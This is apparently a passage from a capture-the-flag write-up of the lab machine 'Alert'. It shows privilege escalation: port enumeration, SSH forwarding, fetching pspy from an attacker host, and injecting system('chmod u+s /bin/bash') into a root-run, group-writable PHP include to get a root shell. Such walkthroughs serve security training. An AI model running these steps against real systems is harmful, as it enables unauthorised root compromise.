
Looking at the open ports using `netstat`, a network utility that displays active connections and listening ports, we observe that port `8080` is listening locally.

```
albert@alert:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

udp        0      0 127.0.0.53:53           0.0.0.0:*                           -

udp        0      0 0.0.0.0:68              0.0.0.0:*                           -

albert@alert:~$
```

We can proceed to port forward the target's port `8080` back to our port `8080` via `SSH` to check its service.

```
ssh albert@alert.htb -L 8080:127.0.0.1:8080
```

Accessing the port, we come across a `Website Monitor` page.



We can proceed to enumerate the processes that are running with `pspy`.

```
albert@alert:/tmp$ wget http://10.10.14.5:4000/pspy64s

<SNIP>

albert@alert:/tmp$ chmod +x pspy64s
albert@alert:/tmp$ ./pspy64s
```

Looking at the output, we notice something interesting, the `/opt/website-monitor/monitor.php` file is being executed.

```
2025/03/18 12:55:01 CMD: UID=0    PID=32373  | /usr/sbin/CRON -f
2025/03/18 12:55:01 CMD: UID=0    PID=32372  | /usr/sbin/CRON -f
2025/03/18 12:55:01 CMD: UID=0    PID=32378  | /bin/bash /root/scripts/cleanup.sh
2025/03/18 12:55:01 CMD: UID=0    PID=32377  | /usr/bin/php -f /opt/website-
monitor/monitor.php
2025/03/18 12:55:01 CMD: UID=0    PID=32376  | /bin/bash /root/scripts/cleanup.sh
2025/03/18 12:55:01 CMD: UID=0    PID=32375  | /bin/sh -c /usr/bin/php -f
/opt/website-monitor/monitor.php >/dev/null 2>&1
2025/03/18 12:55:01 CMD: UID=0    PID=32374  | /bin/sh -c
/root/scripts/cleanup.sh
```

Here, we see `UID=0`, which indicates that the task is running as root. Looking at the contents, we also notice that a `configuration.php` file is in the `include` directory, which is included in the script.

```
albert@alert:/tmp$ cat  /opt/website-monitor/monitor.php
<?php

<SNIP>
```

```
include('config/configuration.php');

$monitors = json_decode(file_get_contents(PATH.'/monitors.json'));

foreach($monitors as $name => $url) {
        $response_data = array();
        $timestamp = time();
        $response_data[$timestamp]['timestamp'] = $timestamp;
        $curl = curl_init($url);
        curl_setopt($curl, CURLOPT_URL, $url);
        curl_setopt($curl, CURLOPT_HEADER, true);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
        $response = curl_exec($curl);

<SNIP>

        file_put_contents(PATH.'/monitors/'.$name, json_encode($data,
JSON_PRETTY_PRINT));
}
```

Looking at the `configuration.php` file, we see that it is managed by the `management` group, which the user `albert` is a member of.

```
albert@alert:/opt/website-monitor/config$ ls -la
total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
```

We can edit the `configuration.php` file and insert the following `PHP` code to give `SUID` permissions to `/bin/bash`, which would allow us to execute it with root privileges:

```
<?php
system("chmod u+s /bin/bash");
?>
```

Looking back at `/bin/bash`, we see that it has the `SUID` bit set.

```
albert@alert:/opt/website-monitor/config$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```

We execute `/bin/bash` with root privileges and grab the root flag from `/root/root.txt`.

```
albert@alert:/opt/website-monitor/config$ /bin/bash -p
bash-5.0# whoami
root
```